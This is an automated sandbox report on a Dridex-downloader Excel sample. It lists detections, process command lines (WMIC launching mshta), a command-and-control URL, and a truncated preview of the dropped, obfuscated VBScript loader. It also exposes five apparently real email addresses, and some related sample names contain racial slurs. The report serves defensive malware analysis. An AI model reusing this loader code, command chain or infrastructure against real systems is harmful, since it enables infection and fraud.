ID: 528046
Sample Name: payment 435975469.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:49:13
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report payment 435975469.xlsb

Overview

General Information

Sample Name:	payment 435975469.xlsb
Analysis ID:	528046
MD5:	751e07abc0bc08..
SHA1:	ad977311af27650.
SHA256:	595c56c71c91c4…
Tags:	Dridex xlsb xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2640 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2840 cmdline: wmic process call create "mshta C:\ProgramData\EYCmMYHJOyR.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 3060 cmdline: mshta C:\ProgramData\EYCmMYHJOyR.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\EYCmMYHJOyR.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communica
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devic Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
payment 435975469.xlsb	10%	Virustotal		Browse
payment 435975469.xlsb	9%	ReversingLabs	Script-WScript.Malware.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
139.59.64.195	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528046
Start date:	24.11.2021
Start time:	17:49:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	payment 435975469.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@4/7@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:49:45	API Interceptor	11x Sleep call for process: WMIC.exe modified
17:49:46	API Interceptor	443x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
139.59.64.195	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription60547.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription60547.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	007422621.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	007422621.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details 0396729.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details 0396729.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Rooms_requirement.3692.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA
	Booking-6880.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	jPzSCuyellowfacebrownietacohead.dll	Get hash	malicious	Browse	• 107.170.4.227
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	VREcGZRvOYEWbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	sjAPKtporrJZCRbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	VREcGZRvOYEWbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	sjAPKtporrJZCRbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	request-038477145.xlsb	Get hash	malicious	Browse	• 157.245.108.215
	request-038477145.xlsb	Get hash	malicious	Browse	• 157.245.108.215
	subscription60547.xlsb	Get hash	malicious	Browse	• 139.59.64.195

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\EYCmMYHJOyR.rtf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4615
Entropy (8bit):	5.0608578290611925
Encrypted:	false
SSDEEP:	96:8B+NjARKVHzys6CdZ2HicZoKDnBkMhRqDM3L7tZU8p4Z:8BEjAaTy9GZ2CcZHDnBhADMXC
MD5:	917B40E35B587030F8B8733E7067F38C
SHA1:	E133A85BDC74026801998A417F1998FE5CE9E583
SHA-256:	644610D43C88A544C046A8EC4D4E1D959B7A547D291482C584CBCC94958326EE
SHA-512:	71BEDA5B416C82BAD9390253B5AB879C63DDE3A27498B61081DAEBEC8F134F2086794ED23613938C25D469F4E1871034C377611AD878B6E4A8583CA1183184E6
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\EYCmMYHJOyR.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..b_O_x_v_m_y_N_V_Y_i_J_b_r_e_a_f_U = Chr(114+1-1) & "und" & "ll3" & "2." & Chr(101+1-1) & "" & "xe " & "C:\" & "" & "" & "\Pr" & "ogr" & "amD" & "ata" & "\l" & Chr(119+1-1) & "nig" & "ge" & "r." & "bi" & "n " & "Dll" & Chr(82+1-1) & Chr(101+1-1) & Chr(103+1-1) & Chr(105+1-1) & "st" & "" & "erS" & "erv" & "er"..Set z_O_z_o_M_R_s = CreateObject("MSX" & Chr(77+1-1) & "L2" & Chr(46+1-1) & "Ser" & "ve" & "rX" & "" & "" & "MLH" & "TT" & "" & "P.6" & Chr(46+1-1) & Chr(48+1-1))....w_V_r_f_C_M_E_x = "Wsc" & Chr(114+1-1) & "" & Chr(105+1-1) & "" & "pt." & "" & "She" & "ll"..Set b_l_y_E_S_v_t = CreateObject(w_V_r_f_C_M_E_x)..a_e_c_h_A_z_A = LCase(b_l_y_E_S_v_t.expandenvironmentstrings("%USERDOMAIN%"))..o_L_I_A_k_q_M_G_N_c_H_h_E_z =LCase(Replace(b_l_y_E

C:\ProgramData\hgcwdJhz.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	131

C:\ProgramData\hgcwdJhz.txt	
Entropy (8bit):	4.3648913092077555
Encrypted:	false
SSDEEP:	3:YEKMChMqR2OLGTaH/iMVOcALAlLgZAMdi/RgyKIMELC2HY:YEKM3M2kGTm+2g7i//KIxn4
MD5:	5278441B81EB2C864F606BBEF0F86A37
SHA1:	2212E712E31250B891F90FF790DB774DA3AE6EB4
SHA-256:	377A0FD46D6CDCDE8220D882AE1990BB5EE42473F9ADCE1EA8DFDE380B8E545B
SHA-512:	85576DF4A8C578B407CE0B77153A0655B4F6D52F569A49101CBC8580CE7D4663CAEAB33E0EC32BA5540732B9E0DE76C07359053826251B3BBF3C10453A64E408
Malicious:	false
Reputation:	low
Preview:	{"archie.hopkins@lakelandenergy.com","agallego@enequipo.es","mbrent@moorelandscapes.com","inatal@bds.org","amoran@austinmoran.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	131
Entropy (8bit):	4.3648913092077555
Encrypted:	false
SSDEEP:	3:YEKMChMqR2OLGTaH/iMVOcALAlLgZAMdi/RgyKIMELC2HY:YEKM3M2kGTm+2g7i//KIxn4
MD5:	5278441B81EB2C864F606BBEF0F86A37
SHA1:	2212E712E31250B891F90FF790DB774DA3AE6EB4
SHA-256:	377A0FD46D6CDCDE8220D882AE1990BB5EE42473F9ADCE1EA8DFDE380B8E545B
SHA-512:	85576DF4A8C578B407CE0B77153A0655B4F6D52F569A49101CBC8580CE7D4663CAEAB33E0EC32BA5540732B9E0DE76C07359053826251B3BBF3C10453A64E408
Malicious:	false
Reputation:	low
IE Cache URL:	http://139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
Preview:	{"archie.hopkins@lakelandenergy.com","agallego@enequipo.es","mbrent@moorelandscapes.com","inatal@bds.org","amoran@austinmoran.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\70DEA7D3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 286 x 48, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2200
Entropy (8bit):	7.860501688375939
Encrypted:	false
SSDEEP:	48:eB4tDhUKfyMhSkT7wudfivzzawE7y2aXihs+HjVVRsYr1n7onlfDq:Q4tDhUKfyMhBT7wefivnjEWPyhJHjvR5
MD5:	98EB9B539D097395BD1873A5BEF2589B
SHA1:	988221B31FB352A522DFC014CBBFC6A21902A93F
SHA-256:	8F04C4200AEFEE50FB52F399400D73284AF6004A49DFC343183F4C87CD9C2C5D
SHA-512:	340E6C1B3A6123B75686034AAADAD19033929A3EC08024CAA46D95CB205A36A98A761AA70A356065237624B61CCEC4B07042F5DDE35D628770E4B304D367940
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....0.....Hz.s..._IDATx...{PT.....>\.]V.....D0.....j...hl..<l..iu.8q.D..5..X...Lg..1>..P.T@V.(JW.."....<..?.z.Yvq.<...>.....DG..@.y...{.....h...E...(Z.pA."....! \P...E...-B..h...E...(Z.pA."....!\P...E...-B..h...E...<:...5Y9.._^.Vr\..:!%.."....[.QK.....V.)<...._...[[..M....9.j_[.tp.;4b.....2.....f.....K....".~.s/i.r...WOc.....{.b5.s...Y...+.t.>....w.. ....m.N.v....3y....._<.Y..r..i"M.....>..~.....V...Ya.....Q...;....S.....2....YA.P..Lb..I"....L....-.>R..l.r.X.\....$$.....u.....G.D/\.y.P>"':.1....._xe..Bi.j.}.....v} OM.:..j=q.... *w.H".....i..... .uc....^[.....mA~Q.x.....J.!..{...".s.&....N...B.=i.r..| .....?..^:?....d.....j.-./.Q.....u.....==..h..g$W...m..."vt..g..s.i.0f.....w.}.....g..X.F.o4....[.m..da.a..Xe.X.....:;...g_..|s..".:X..a7w... n.47..IH.(..B..d.....k.....:q2..TS..l...b.+o.4.....q..M-G.`...r...1wY.z.....QV#...3...V}i.n.Y....@..xZ.F.H"l..G.y..'e3f..`5..]

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5C797B8.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 237 x 336, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	60538
Entropy (8bit):	7.970149181563435
Encrypted:	false
SSDEEP:	1536:2PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbD:RFzIsj8aipSW4vHREQ4iZKUbD
MD5:	ABC5AD9147D307B1DADB93C7AF297C5A
SHA1:	3658C7DDFA698CDADD1D24C6C8DC4ECF7A09D9E3
SHA-256:	AEF2CEDE45970E5F0DCC40514D38B0D707A87FBC5943B61763EF20B4A8C0573F
SHA-512:	D6F7C18AB4E132EAA0620FD83F7EE6C21F2B16ECA70267770C6F8499B18DEE24B3849E9ADDFAA76DA1A4CB13BDB81F1F49DF77CC3BF0146EE68E0CE686083 AA
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5C797B8.png	
Preview:	.PNG.....IHDR.....P.....Sn.....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]....I..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.I..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. 